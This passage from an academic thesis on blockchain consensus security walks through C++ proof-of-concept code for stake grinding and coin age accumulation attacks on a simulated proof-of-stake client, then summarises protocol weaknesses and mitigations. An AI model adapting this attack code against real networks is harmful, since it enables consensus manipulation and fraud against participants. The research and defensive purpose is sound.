The function starts by parsing the mempool of the node selected as the block creator as a `JSON` format. A random number lesser than the amount of the transactions in the mempool of the block creator is generated. It represents the number of transactions from the mempool to be embedded into the created block. A code snippet of this process is displayed in the listing 5.31.

```
nlohmann::json mempoolJson =
↪  nlohmann::json::parse(sendMessageToIpAddress("listMempool",
↪  ipAddresses[creatorIndex], port));

int transactionCnt;
if (mempoolJson.size() > 0) {
    transactionCnt = std::rand() % mempoolJson.size();
} else {
    transactionCnt = 0;
}
```

**Listing 5.31** stakeGrindingAttack.cpp: Random number of transactions in the block creation processs

The block creation process continues with the selected block creator manually creating a block. First, they create a coinbase transaction by issuing a call containing `loadCoinbaseTransaction` with their address and fresh timestamp to the vulnCoin server of the attacker[16]. The server returns the transaction ID of the newly created coinbase transaction. The received transaction ID is immediately embedded into the block in the stringstream representing the `proposeBlock`

[16]It does not matter which server the created transaction is sent to first.

command. A random number of transactions from the mepool defined by the code in the listing 5.31 is also embedded into the block, and the block is sent to the attacker's server. To finish the block creation process, the coinbase transaction and created block are broadcasted to both the remaining servers. The entire process is shown in the listing 5.32.

```
std::ostringstream commandLoad, commandPropose;
const auto timeNow = std::chrono::system_clock::now();
commandLoad << "loadCoinbaseTransaction " << expectedCreator << " " <<
↪  std::chrono::duration_cast<std::chrono::seconds>
↪  (timeNow.time_since_epoch()).count();
std::string coinbaseTxid = sendMessageToIpAddress(commandLoad.str(),
↪  ipAddresses[0], port);
commandPropose << "proposeBlock {" << coinbaseTxid;
for (int i = 0; i < transactionCnt; ++i) {
    commandPropose << " " << mempoolJson[i]["txid"].get<std::string>();
}
commandPropose << "}";
sendMessageToIpAddress(commandPropose.str(), ipAddresses[0], port);

for (size_t i = 1; i < ipAddresses.size(); ++i) {
    sendMessageToIpAddress(commandLoad.str(), ipAddresses[i], port);
    sendMessageToIpAddress(commandPropose.str(), ipAddresses[i], port);
}
```

**Listing 5.32** stakeGrindingAttack.cpp: Block creation

After the block pre-generation process is ended and before the consensus rounds can start, the first pool of stakes must be created. First, stakes are deposited using the `createStakes` function. For each network participant, their unspent outputs are parsed as a `JSON` format and inspected against being empty. If at least one spendable output exists, it is used as a stake. The information about the stake being deposited is sent to all servers in the network, as demonstrated in the listing 5.33.

```
for (size_t i = 0; i < ipAddresses.size(); ++i) {
    nlohmann::json unspentOutputs = nlohmann::json::parse(
    ↪  sendMessageToIpAddress("listUnspentLinkedToMe", ipAddresses[i], port));

    if (!unspentOutputs.empty()) {
        std::ostringstream stakeOss;
        stakeOss << "stake " << unspentOutputs[0]["txid"].get<std::string>() <<
        ↪  " " << unspentOutputs[0]["address"].get<std::string>();

        for (const std::string &ipAddress: ipAddresses) {
            sendMessageToIpAddress(stakeOss.str(), ipAddress, port);
        }
    }
}
```

**Listing 5.33** stakeGrindingAttack.cpp: `createStakes` function

After the first stakes are deposited, the consensus rounds can finally begin. The consensus rounds can intuitively be understood as a cycle of creating new transactions in the mempool, followed by selecting a block creator, staking, and block creation. The flow of the consensus rounds is intuitively visualized in the algorithm 2. The function `createTransactions` creates as many random transactions as possible in the network. The block creator is obtained by a call to all of the servers. Check is implemented to ensure that all servers expect the same block creator. If the servers were to expect different block creators, the script signalizes an error and exits[17]. The function to create stakes is called to create a pool of stakes for the next block. At that moment, the selected block creator starts creating a block.

**Algorithm 2** Consensus rounds in stakeGrindingAttack.cpp running the vulnCoin software

**Require:** Attacker $A$, array of $n$ victims $V = v_1, \ldots, v_n$ and expected number of consensus rounds $c$
**Ensure:** $c \geq 1, n = 0$
  **while** $n \neq c$ **do**
    createTransactions()
    nextBlockCreator ← chooseNextBlockCreator()
    createStakes()
    **if** nextBlockCreator = $A$ **then**
      grind()
    **else**
      generateBlockTo(nextBlockCreator)
    **end if**
    $n \leftarrow n + 1$
  **end while**

If one of the victims was selected as the creator of the next block, they simply generate a randomized block with the `proposeBlockTo` function described above. If, on the other hand, the attacker wins the consensus round, they start the stake grinding process. At this point of the time, the attacker knows:

- Stake pool for the current consensus round, in which they were chosen as the block creator.
- Stake pool for the next consensus round.

In addition to these parameters, the attacker can dynamically change the hash of the created block because the order in which they embed the transaction set into the block matters. The hash of the block is counted as the `sha256` hash of the previous block concatenated with the hash representing the transactions embedded into the block. Consider an array of transactions $S = \{\texttt{txid}_1, \texttt{txid}_2, \texttt{txid}_3\}$ that are waiting to be embedded into a block and a standard string concatenation operator $||$. If the array was to be proposed in this order, the servers would count the hash of the transactions $H_1$ as:

$$H_1 = \texttt{sha256}(\texttt{txid}_1||\texttt{txid}_2||\texttt{txid}_3)$$

However, if the array was to be proposed for example in the order $S = \{\texttt{txid}_2, \texttt{txid}_1, \texttt{txid}_3\}$, the transaction hash $H_2$ would instead be counted as:

$$H_2 = \texttt{sha256}(\texttt{txid}_2||\texttt{txid}_1||\texttt{txid}_3)$$

It is evident that hashes $H_1$ and $H_2$ will most likely differ. The attacker can, therefore, grind through exactly $n!$ different block hashes, where $n$ is the number of transactions in the mempool,

[17] However, servers should never diverge during the selection of the block creator.

until they find one that guarantees them a win of the next consensus round. The attack could also be enhanced by grinding trough permutations of different combinations of the transactions from the mempool[18]. This approach could raise the number of possible hashes from $n!$ to $1 + \sum_{i=1}^{n} \binom{n}{i} \cdot i!$. The permutations-of-combinations approach is not used in the provided proof-of-concept script, as the attacker in a small pool of stakes is able to find a winning hash reasonably reliably just by employing the permutation technique, and implementing the permutations-of-combinations approach would only introduce unnecessary complexity to the script.

Grinding starts with the attacker gathering information about the state of the network. Namely, the attacker parses the stake pool, old stake pool, blockchain, and mempool as `JSON` format. After doing so, the attacker must find their index in the stake pool from which the next block creator selection will occur. The stake pool is internally implemented as a map with a key defined as the transaction ID of UTXOs inside. That means that the attacker's index in the stake pool can change throughout the consensus rounds. Therefore, to guarantee that the attacker is creating a block that will win them the next selection, they first need to identify what index in the stake pool they want to manipulate the network into selecting, as shown in the listing 5.34.

```
nlohmann::json stakepoolJson = nlohmann::json::parse(
↪  sendMessageToIpAddress("listStakepool", ipAddresses[0], port)),
↪  oldStakepoolJson = nlohmann::json::parse(
↪  sendMessageToIpAddress("listOldStakepool", ipAddresses[0], port)),
↪  blockchainJson = nlohmann::json::parse(
↪  sendMessageToIpAddress("printBlockchain", ipAddresses[0], port)),
↪  unspentTransactionsJson = nlohmann::json::parse(
↪  sendMessageToIpAddress("listMempool", ipAddresses[0], port));
size_t searchedIndex = 0;
while (stakepoolJson[searchedIndex]["address"].get<std::string>() !=
↪  selectedAddress) {
    ++searchedIndex;
}
```

**Listing 5.34** stakeGrindingAttack.cpp: Preparation of parameters for the stake grinding

The attacker continues by computing the hash of the previous block. Servers handle the setting of the hash internally, which means that the the attacker has to count the hash of the last block manually. Fortunately, block hash can be counted as `sha256` hash of the previous block hash concatenated with the transaction hash, and the process can be easily implemented as the function displayed in the listing 5.35.

```
std::string getBlockHash(const std::string prevBlockHash, const
↪  std::vector<std::string> &transactions) {
    std::ostringstream transactionOss, blockOss;
    for (size_t i = 0; i < transactions.size(); ++i) {
        transactionOss << transactions[i];
    }
    std::string transactionHash = sha256(transactionOss.str());
    blockOss << prevBlockHash << transactionHash;
    return sha256(blockOss.str()); }
```

**Listing 5.35** stakeGrindingAttack.cpp: Function to count the hash of a block

[18] In the example above this could be achieved by, for example, selecting set $S = \{\text{txid}_1, \text{txid}_2\}$.

The attacker creates a vector of the transaction IDs they will permute to find a winning hash. They also append their own newly created coinbase transaction to the vector. The vector is then sorted because the library function used for permuting the vector expects a sorted vector to be working correctly.

The attacker continues by computing the index of the next block creator from the addresses in the stake pool, as they are fixed and unchangeable. For a deep dive into the process of counting the index of the next block creator, please refer to the section 5.2. The start of the computation is displayed in the listing 5.36.

```
unsigned int creator = 0, x;
for (size_t i = 0; i < oldStakepoolJson.size(); ++i) {
    sscanf(oldStakepoolJson[i]["address"].get<std::string>().substr(0,
    ↪  16).c_str(), "%x", &x);
    creator += x % stakepoolJson.size();
}
```

**Listing 5.36** stakeGrindingAttack.cpp: The start of the computation of the next block creator index

Finally, the grinding process is ready to be started. The attacker counts the hash of the block with the permutated set of transactions. They try adding the value of the first 32 bits of the hash encoded as a hexadecimal string to the already pre-counted value of the creator and modulating the result by a number of stakes in the current stake pool. If the resulting value fits the searched index, a block with the specified transaction set is created and broadcast across the network. Otherwise, the attacker tries to permute the vector of transaction IDs and begins the cycle anew. The attacker continues the cycle until they find a fitting block hash or until they run out of possible permutations. In such a case, a block with the last permuted set of transactions is created, and the attacker accepts that they will lose the next consensus round. The code responsible for the grinding is showcased in the listing 5.37.

```
bool successfulGrind = false;
size_t i = 0;
do {
    std::cout << rang::fg::blue << rang::style::bold << "Attacker is trying
    ↪  permutation [" << i << "]." << rang::style::reset << std::endl;
    std::string newBlockHash = getBlockHash(lastBlockHash, txids);
    sscanf(newBlockHash.substr(0, 16).c_str(), "%x", &x);
    if ((creator + (x % stakepoolJson.size())) % stakepoolJson.size() ==
    ↪  searchedIndex) {
        createTheBlockWithTheSpecifiedTxidVector();
        successfulGrind = true;
        break;
    }
    ++i;
} while (std::next_permutation(txids.begin(), txids.end()));
```

**Listing 5.37** stakeGrindingAttack.cpp: Grinding trough possible permutations

In an ideal scenario, after being selected as the block creator, the attacker completely overtakes the consensus protocol, ensuring that they win every following consensus round. The script deems the attack successful if the attacker manages to create more blocks than the rest of the network during the consensus rounds. Readers should note that the attack may end unsuccessfully based on the parameters $P$ and $C$. The general rule that applies is the more consensus

rounds happen and more transactions exist in the network, the more likely the attacker is to overtake the consensus process. With the default values set in the proof-of-concept script, the attacker should be able to overtake the consensus process fairly reliably.

## 5.8 Demonstration of the Coin Age Accumulation Attack

The coin age accumulation attack was implemented with respect to the description provided in the section 3.4.1.3. To understand how the coin age accumulation attack is implemented, the technique by which the vulnCoin servers count coin age must first be defined. Let $n$ represent a number of blocks created above the block in which the spendable output (coin) was embedded and $v$ the value of the coin. Then, the weighted value $w$ of the coin in the staking process is counted as $w = v \cdot n$. For the demonstration and simplification purposes, the value $v$ of all coins is by default set to 10, and therefore, the mentioned equation devolves into $w = n$.

The script offers two main parameters suitable for changing, and their default values are defined as displayed in listing 5.38.

**ROUNDS_TO_AGE:** Defines how many blocks will be created above the attacker's coin. Further will be referred to as $R$.

**CONSENSUS_ROUNDS:** Defines how many standard consensus rounds will happen. Further will be referred to as $C$.

```
#define ROUNDS_TO_AGE 15
#define CONSENSUS_ROUNDS 15
```

**Listing 5.38** coinAgeAccumulationAttack.cpp: Parameters

The script obtains the information about network participants from the environmental variables and starts the vulnCoin servers. After doing so, the vulnCoin addresses are obtained from the servers. The attacker creates a block and saves the transaction ID of the created coinbase transaction. Their coin will further be referred to as $c_a$. They continue by creating exactly $R$ blocks, effectively aging their generated coin. The process is represented by the code displayed in the listing 5.39.

```
std::string attackerTxid = generateBlockTo(vulncoinAddresses[0], ipAddresses,
↪  port);
sleep(1);

for (size_t i = 0; i < ROUNDS_TO_AGE; ++i) {
    generateBlockTo(vulncoinAddresses[0], ipAddresses, port);
    sleep(1);
}
```

**Listing 5.39** coinAgeAccumulationAttack.cpp: Creation and ageing of attackers coin

To simulate victims with freshly created coins existing in the network, victim1 and victim2 both generate a block, creating a new coin for themselves, as shown in the listing 5.40. The generated victim coins will further be referred to as $c_{v_1}$ and $c_{v_2}$. The consensus process can begin, as all the network participants certainly have coins they can stake. In each consensus round, the network participants stake precisely the same set of coins they have created before the start of the consensus rounds.

```
std::string victim1Txid = generateBlockTo(vulncoinAddresses[1], ipAddresses,
↪  port);
std::string victim2Txid = generateBlockTo(vulncoinAddresses[2], ipAddresses,
↪  port);
```

**Listing 5.40** coinAgeAccumulationAttack.cpp: Victim coin creation

All network participants stake their prepared coins. When entering the stake pool, deposited coins surely hold the following values:

$$\begin{aligned} c_a &= 1 + R + 2 \\ c_{v_1} &= 2 \\ c_{v_2} &= 1 \end{aligned}$$

The weighted value of the whole stake pool $w_S$ can, therefore, be defined as:

$$w_S = R + 6$$

Consequently, the probabilities of the attacker, victim1, and victim2 being chosen as the creator of the first block can be computed as:

$$\begin{aligned} p_a &= \frac{R+3}{R+6} \\ p_{v_1} &= \frac{2}{R+6} \\ p_{v_2} &= \frac{1}{R+6} \end{aligned}$$

As should be obvious, the chances of the attacker being selected as a block creator are far higher than those of the victims. However, if the victims use the same coin and enough consensus rounds pass, they will eventually be able to surpass the attacker, because with each passed consensus round, the attacker only ages one coin while the rest of the network ages two. The probabilities of the attacker, victim1, and victim2 being selected as a creator of the last block can, therefore, be computed as:

$$\begin{aligned} p_a &= \frac{C+R+3}{3 \cdot C + R + 6} \\ p_{v_1} &= \frac{C+2}{3 \cdot C + R + 6} \\ p_{v_2} &= \frac{C+1}{3 \cdot C + R + 6} \end{aligned}$$

The attack is, therefore, highly volatile with respect to the predefined parameters. Generally, the lower the $R$ and greater the $C$, the more likely the attack is to end unsuccessfully. The attack is deemed successful if the attacker manages to win more consensus rounds than the rest of the network.

# Chapter 6

# Summary and Discussion

This chapter aims to summarize the findings of the conducted research and briefly discuss its limitations. Outcomes discussed in the further sections were used to create a draft of an article concerning the research.

## 6.1 Analyzed Protocols

The thesis attempted to taxonomize and analyze eight different consensus protocols. The obvious question to ask is which of the concerned consensus protocols is "the best". However, such a question stems from a misperception of the problematic. In truth, all of the analyzed consensus protocols are flawed to an extent. The greatest shortcomings of each concerned protocol identified during the research are displayed in the table 6.1.

**Table 6.1** Greatest Shortcomings of the Analyzed Consensus Protocols

| Consensus Protocol | Greatest Shortcoming |
|---|---|
| pBFT | For $n$ nodes in the network, at least $\lfloor \frac{n-1}{3} \rfloor$ of them must be trustworthy. If they are not, the liveness property of the protocol cannot be fulfilled. |
| DRBFT | For $n$ nodes in the network, at least $\lfloor \frac{n-1}{3} \rfloor$ of them must be trustworthy. If they are not, the liveness property of the protocol cannot be fulfilled. |
| Raft | At least half of the nodes in the network must be trustworthy. If they are not, the liveness property of the protocol cannot fulfilled. |
| PoW | High computational intensivity and transaction validation latency. |
| PoUW | High complexity of the implementation. |
| PoS | High complexity behind ensuring the safety of the pseudorandom selection process. Furthermore, implementing the concept of finality correctly may prove difficult. |
| PoA | A level of trust towards the authority nodes must exist. |
| PoB | The resources used for the consensus are effectively destroyed. |
| PoET | TEE represents a single point of failure. |

The table 6.2 demonstrates which of the concerned consensus protocols are vulnerable to the analyzed threats. The symbol X means that the protocol is vulnerable directly by its design, while the symbol I represents that the attack can be conducted only on the specific implementations of the protocol.

**Table 6.2** Overview of the Analyzed Threats to the Analyzed Consensus Protocols

| Attack \ Protocol | pBFT | DRBFT | Raft | PoW and PoUW | PoS | PoA | PoB | PoET |
|---|---|---|---|---|---|---|---|---|
| Finney | | | | X | | | I | |
| Race | X | X | X | X | X | X | X | X |
| Vector76 | | | | X | | | I | |
| 51% | X | I | X | X | X | X | I | |
| Coin Age Acc. | | | | | I | | I | |
| Liveness Denial | X | X | X | | X | X | | |
| Bribing | X | X | X | | X | X | | |
| Prediction | I | | | | I | I | | |
| Stake Grinding | | | | | I | | | |

Multiple records in the table deserve further commentary:

- Attacks on the PoB protocol are often marked as implementation-specific, as the protocol was proposed to employ the standard proof of work consensus process. If that was the case, the PoB consensus protocol would automatically be vulnerable to all the threats that the PoW consensus protocol is susceptible to.
- The race attack is theoretically conductible in any blockchain network. However, please note that the protocols that present the concept of finality equip the network participants with excellent tools to protect themselves against it.
- Bribing and liveness denial attacks could theoretically be conducted in any blockchain network. However, realistically, the adversary would usually have to bribe a considerable percentage of the network participants[1], or precisely that many network users would need to cooperate to execute the attack successfully. Therefore, the table marks only the consensus protocols where the decentralization was partially given up, thus making the threat of the attacks realistic.
- The prediction attack is marked as implementation-specific for multiple protocols. While it is most prevalent in the PoS consensus protocol, it is essential to note that the pBFT and PoA consensus protocols also often alternate in selecting the network participants as block creators, thus making them vulnerable to the attack.

Please note that no conclusions on the quality of the concerned consensus protocol can be drawn from the table, as it reflects neither the severity of the conducted attacks nor the complexity of performing the attacks. Moreover, please keep in mind that the thesis focused primarily towards the attacks on the proof of work and proof of stake consensus protocols, thus covering them the most.

## 6.2 Threat Model and Classification

Due to the uniqueness of the consensus layer properties, the need to classify the threats emerged. Therefore, the thesis proposed an exclusive model for categorizing the analyzed threats. The threat model has already been discussed in the chapter 3, but the argumentation for the selected threat properties was not provided. The following is an explanation for why the attributes were selected as crucial to describe attacks in the proposed threat model:

[1] Usually at least half of the network participants, in some protocols even more.

**Vulnerable Consensus Protocols:** Not all consensus protocols necessarily need to be vulnerable to the analyzed threats. Therefore, which of the consensus protocols are vulnerable to the concerned threat should be emphasized.

**Resource Intensiveness:** Resource intensiveness is a property specific to the consensus layer attacks. Three specific thresholds were identified as crucial for the attacks – the attacker running a lightweight node, the attacker running at least one full node, and the attacker controlling over 51% of the network's consensus-related resources.

**Discoverability Rate:** Discoverability of the attack is a crucial aspect due to an element not discussed in the thesis, as it is rather ethical than technical – ethical consensus. If the network participants realize they are under a severe attack, they could reach a consensus to roll back the blockchain and restore the pre-attack state of the network. The attack must be evident for the network participants to agree to such a rollback. Therefore, considering the discoverability of the attack in the model is logical.

**Dishonest Behavior:** The thesis identifies several attacker behavior patterns, namely:

- Double-spending
- Chain Reorganization
- Greedy Mining (Block Withholding)
- Censorship
- Denial of Service

## 6.3 Threat Mitigation Practices

During the research, several mechanisms protecting the networks against the analyzed attacks kept re-occurring. For the sake of the summary, the most essential security aspects in the networks were identified as following:

**Concept of Finality:** The concept of finality brings crucial insurance into the network – once a block is finalized, it can never be rearranged. Therefore, the protocols employing the concept of finality proved to be secure against the attacks aiming to achieve chain reorganization, ensuring the protection against attacks such as the vector76 attack.

**Proof-based System:** The approach presented by the nakamaoto-style consensus protocols allows network participants to detect dishonest nodes demonstrably. Thanks to that, the network can function properly even if a high percentage of adversaries exists within it.

**Refusing Zero Confirmation Transactions:** Multiple above-presented attacks attempt to exploit the transactions with zero confirmations. If the vendors in the network decide not to accept the unconfirmed transactions, they can be considered safe against threats such as race attacks.

**Unmanipulable Sources of Entropy:** If the consensus protocol needs to include a source of entropy in any pseudorandom process, the developers should ensure that the source is not manipulable.

**Prohibition of Coin Age Amplifiers:** The conducted research found the usage of coin age amplifiers perplexing. No real benefits from employing them in the consensus process were found to exist, but they proved to be an interesting attack vector[2]. Therefore, the usage of coin age amplifiers is not recommended.

[2] Eerily similar to how sometimes developers include exploitable easter eggs in their code.

## 6.4 Proof-of-concept Scripts

The research offers practical implementations of the analyzed attacks to substantiate the claims about the attacks made on the theoretical level. The developed proof of concept scripts successfully prove that the PoW consensus protocol is vulnerable to the finney attack, race attack, vector76 attack and 51% attack, and that the PoS consensus protocol is vulnerable to the coin age accumulation attack and stake grinding attack.

It is fair to mention the limitations of the provided attack implementations. First, please note that the thesis aimed to provide proof-of-concept scripts, not sophisticated attack scenarios. In doing so, simplicity was often prioritized over complexity during the development of the scripts. Furthermore, due to legal and ethical concerns, all the developed scripts run on deterministic testing networks and, without additional modifications, would not work in the environment of the actual networks. The major problem encountered during the development of the scripts was with the implementation of attacks on the PoS network. After a careful consideration, due to the legal and ethical concerns, the decision was made to create a client simulating the behavior of the blockchain network. I am well aware that showcasing the threats on such an implementation degrades the academic integrity of the developed scripts, as showcasing the threat on a real existing network would be way more convincing. Still, during the development of the client simulating the network, the utmost precision was dedicated to the consensus process, as it is the crucial element for the attacks.

While developing the stake-grinding attack proof-of-concept script, it was discovered that although the implementation in a local testing network is sufficient, it may be more fitting to demonstrate the attack by completely simulating the blockchain network. A script doing so has been developed, however, it is out of the scope of the thesis, as it was promised in the assignment to provide proof-of-concept scripts working in a local testing network. Still, for research purposes, the decision was made to keep the script in the repository with the rest of the proof-of-concept scripts.

# Conclusion

The thesis aimed to create a comprehensive security analysis of the blockchain technology, focusing primarily on the consensus layer. The main goal, however, was to create a literature piece that can provide insight into the topic even to readers not knowledgable in the blockchain technologies and substantiate the claims with simplified implementations of the analyzed threats.

The threats to the blockchain networks regarding the blockchain layer model have been analyzed in the past. Attempts have also been made to provide a deeper analysis of the selected threats. However, to my knowledge, no comprehensive summary of the threats the blockchain technology faces on the consensus layer existed. The thesis fills this void as an academically valuable source while maintaining an entry-level difficulty so that anybody with a technical background can read it and understand the problematic. On a theoretical level, the thesis contributes to the research of blockchain technology by proposing a threat model for the classification of the threats blockchain technologies face on the consensus layer. Furthermore, analysis and classification of the most prevalent threats lingering on the consensus level of the blockchain technology are provided. On the practical level, the thesis proved that two of the most widely used consensus protocols, PoW and PoS, can be vulnerable to the selected analyzed threats.

The thesis proved that although the consensus layer of the blockchain technology is generally considered secure by design, it faces numerous threats. Another step in the research of the blockchain technology security stemming from the thesis may be an in-depth analysis of the singular threats. The main goal of the thesis was to name and classify existing threats and prove that they exist. In doing so, the probability of such attacks occurring was often excluded from the conversation. Therefore, the next logical step in building on the outcomes of the research conducted in the thesis would be an analysis of the probability of such attacks occurring, concerning aspects such as the size of the network and security practices put in place by the networks.

# Bibliography


1. LEVINA, Alla; PLOTNIKOV, Andrew; ASHMAROV, Efim. New Method of Hash Functions Analysis. In: *2023 12th Mediterranean Conference on Embedded Computing (MECO)* [online]. 2023, pp. 1–5 [visited on 2024-04-24]. Available from DOI: 10.1109/MECO58584.2023.10154990.
2. MERKLE, Ralph C. A Digital Signature Based on a Conventional Encryption Function. In: POMERANCE, Carl (ed.). *Advances in Cryptology — CRYPTO '87*. Berlin, Heidelberg: Springer Berlin Heidelberg, 1988, pp. 369–378. ISBN 978-3-540-48184-3.
3. UNIV LELAND STANFORD JUNIOR. *Method of providing digital signatures* [online]. Inventor: Ralph C MERKLE. Publ.: 1982-01-05. US4309569A. Int. Cl. H04L9/32; (IPC1-7): H04L9/00. Appl. no. US7236379A. [visited on 2024-04-24]. Available also from: https://worldwide.espacenet.com/patent/search/family/022107098/publication/US4309569A?q=pn%3DUS4309569.
4. STALLINGS, William. Public Key Cryptography and RSA. In: STALLINGS, William. *Cryptography and network security: principles and practice*. 5th. Boston: Prentice Hall, 2011, pp. 291–301. ISBN 9780137056323.
5. ZHOU, Yu; WEI, Zeming; MA, Shansi; TANG, Hua. Overview of Zero-Knowledge Proof and Its Applications in Blockchain. In: SUN, Yi; CAI, Liang; WANG, Wei; SONG, Xianhua; LU, Zeguang (eds.). *Blockchain Technology and Application*. Singapore: Springer Nature Singapore, 2022, pp. 60–82. ISBN 978-981-19-8877-6.
6. KONKIN, Anatoly; ZAPECHNIKOV, Sergey. Systematization of knowledge: privacy methods and zero knowledge proofs in corporate blockchains. *Journal of Computer Virology and Hacking Techniques* [online]. 2023 [visited on 2024-04-24]. ISSN 2263-8733. Available from DOI: 10.1007/s11416-023-00470-5.
7. SHOR, P.W. Algorithms for quantum computation: discrete logarithms and factoring. In: *Proceedings 35th Annual Symposium on Foundations of Computer Science* [online]. 1994, pp. 124–134 [visited on 2024-04-24]. Available from DOI: 10.1109/SFCS.1994.365700.
8. FERNÁNDEZ-CARAMÈS, Tiago M.; FRAGA-LAMAS, Paula. Towards Post-Quantum Blockchain: A Review on Blockchain Cryptography Resistant to Quantum Computing Attacks. *IEEE Access* [online]. 2020, vol. 8, pp. 21091–21116 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2020.2968985.
9. GROVER, Lov K. A fast quantum mechanical algorithm for database search. In: *Proceedings of the Twenty-Eighth Annual ACM Symposium on Theory of Computing* [online]. Philadelphia, Pennsylvania, USA: Association for Computing Machinery, 1996, pp. 212–219 [visited on 2024-04-24]. STOC '96. ISBN 0897917855. Available from DOI: 10.1145/237814.237866.

10. YUAN, Yong; WANG, Fei-Yue. Blockchain and Cryptocurrencies: Model, Techniques, and Applications. *IEEE Transactions on Systems, Man, and Cybernetics: Systems* [online]. 2018, vol. 48, no. 9, pp. 1421–1428 [visited on 2024-04-24]. ISSN 2168-2232. Available from DOI: 10.1109/TSMC.2018.2854904.

11. GUPTA, Suyash; SADOGHI, Mohammad. Blockchain Transaction Processing. *ArXiv* [online]. 2021, vol. abs/2107.11592 [visited on 2024-04-24]. Available from DOI: 10.1007/978-3-319-77525-8_333.

12. POPCHEV, Ivan; RADEVA, Irina; DIMITROVA, Miroslava. Towards Blockchain Wallets Classification and Implementation. In: *2023 International Conference Automatics and Informatics (ICAI)* [online]. 2023, pp. 346–351 [visited on 2024-04-24]. Available from DOI: 10.1109/ICAI58806.2023.10339101.

13. WOOD, Gavin et al. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum project yellow paper* [online]. 2014, vol. 151, no. 2014, pp. 1–32 [visited on 2024-04-24]. Available from: https://cryptodeep.ru/doc/paper.pdf.

14. NAKAMOTO, Satoshi. Bitcoin: A Peer-to-Peer Electronic Cash System [online]. 2008 [visited on 2024-04-24]. Available from DOI: 10.2139/ssrn.3440802.

15. NOFER, Michael; GOMBER, Peter; HINZ, Oliver; SCHIERECK, Dirk. Blockchain. *Business & Information Systems Engineering* [online]. 2017, vol. 59 [visited on 2024-04-24]. Available from DOI: 10.1007/s12599-017-0467-3.

16. SCHOLLMEIER, R. A definition of peer-to-peer networking for the classification of peer-to-peer architectures and applications. In: *Proceedings First International Conference on Peer-to-Peer Computing* [online]. 2001, pp. 101–102 [visited on 2024-04-24]. Available from DOI: 10.1109/P2P.2001.990434.

17. WANG, Shuai; OUYANG, Liwei; YUAN, Yong; NI, Xiaochun; HAN, Xuan; WANG, Fei-Yue. Blockchain-Enabled Smart Contracts: Architecture, Applications, and Future Trends. *IEEE Transactions on Systems, Man, and Cybernetics: Systems* [online]. 2019, vol. 49, no. 11, pp. 2266–2277 [visited on 2024-04-24]. ISSN 2168-2232. Available from DOI: 10.1109/TSMC.2019.2895123.

18. ALZHRANI, Fouzia E.; SAEEDI, Kawther A.; ZHAO, Liping. A Taxonomy for Characterizing Blockchain Systems. *IEEE Access* [online]. 2022, vol. 10, pp. 110568–110589 [visited on 2024-04-24]. ISSN 2169-3536. Available from DOI: 10.1109/ACCESS.2022.3214837.

19. SCHÄR, Fabian; BERENTSEN, Aleksander. *Bitcoin, blockchain, and cryptoassets: a comprehensive introduction*. Cambridge, Massachusetts;London, England; MIT Press, 2020. ISBN 9780262539166.

20. SCHÄR, Fabian. Blockchain Forks: A Formal Classification Framework and Persistency Analysis. *Singapore economic review* [online]. 2020, pp. 1–11 [visited on 2024-04-24]. Available from DOI: 10.13140/RG.2.2.27038.89928/1.

21. BASHIR, Imran. Blockchain Consensus. In: *Blockchain Consensus: An Introduction to Classical, Blockchain, and Quantum Consensus Protocols* [online]. 2022, pp. 210–215 [visited on 2024-04-24]. ISBN 978-1-4842-8178-9. Available from DOI: 10.1007/978-1-4842-8179-6.

22. CASTRO, Miguel; LISKOV, Barbara. Practical byzantine fault tolerance and proactive recovery. *ACM Trans. Comput. Syst.* [Online]. 2002, vol. 20, no. 4, pp. 398–461 [visited on 2024-04-24]. ISSN 0734-2071. Available from DOI: 10.1145/571637.571640.

23. CACHIN, Christian; VUKOLIC, Marko. Blockchain Consensus Protocols in the Wild. *CoRR* [online]. 2017, vol. abs/1707.01873 [visited on 2024-04-24]. Available from arXiv: 1707.01873.

24. BOURAGA, Sarah. A taxonomy of blockchain consensus protocols: A survey and classification framework. *Expert Systems with Applications* [online]. 2021, vol. 168, p. 114384 [visited on 2024-04-24]. ISSN 0957-4174. Available from DOI: 10.1016/j.eswa.2020.114384.

25. SINGH, Arshdeep; KUMAR, Gulshan; SAHA, Rahul; CONTI, Mauro; ALAZAB, Mamoun; THOMAS, Reji. A survey and taxonomy of consensus protocols for blockchains. *Journal of Systems Architecture* [online]. 2022, vol. 127, p. 102503 [visited on 2024-04-24]. ISSN 1383-7621. Available from DOI: 10.1016/j.sysarc.2022.102503.

26. LAMPORT, Leslie; SHOSTAK, Robert; PEASE, Marshall. The Byzantine Generals Problem. *ACM Trans. Program. Lang. Syst.* 1982, vol. 4, no. 3, pp. 382–401. ISSN 0164-0925. Available from DOI: 10.1145/357172.357176.

27. WANG, Yongge. Byzantine Fault Tolerance For Distributed Ledgers Revisited. *Distrib. Ledger Technol.* [Online]. 2022, vol. 1, no. 1 [visited on 2024-04-24]. Available from DOI: 10.1145/3538227.

28. TANG, Song; WANG, Zhiqiang; JIANG, Jian; GE, Suli; TAN, GaiFang. Improved PBFT algorithm for high-frequency trading scenarios of alliance blockchain. *Scientific Reports* [online]. 2022, vol. 12, no. 1, p. 4426 [visited on 2024-04-24]. ISSN 2045-2322. Available from DOI: 10.1038/s41598-022-08587-1.

29. ZHAN, Yu; WANG, Baocang; LU, Rongxing; YU, Yong. DRBFT: Delegated randomization Byzantine fault tolerance consensus protocol for blockchains. *Information Sciences* [online]. 2021, vol. 559, pp. 8–21 [visited on 2024-04-24]. ISSN 0020-0255. Available from DOI: 10.1016/j.ins.2020.12.077.

30. ONGARO, Diego; OUSTERHOUT, John. In search of an understandable consensus algorithm. In: *Proceedings of the 2014 USENIX Conference on USENIX Annual Technical Conference*. Philadelphia, PA: USENIX Association, 2014, pp. 305–320. USENIX ATC'14. ISBN 9781931971102.

31. LAMPORT, Leslie. The part-time parliament. *ACM Trans. Comput. Syst.* [Online]. 1998, vol. 16, no. 2, pp. 133–169 [visited on 2024-04-24]. ISSN 0734-2071. Available from DOI: 10.1145/279227.279229.

32. GARCÍA-PÉREZ, Álvaro; GOTSMAN, Alexey; MESHMAN, Yuri; SERGEY, Ilya. Paxos Consensus, Deconstructed and Abstracted. In: AHMED, Amal (ed.). *Programming Languages and Systems*. Cham: Springer International Publishing, 2018, pp. 912–939. ISBN 978-3-319-89884-1.

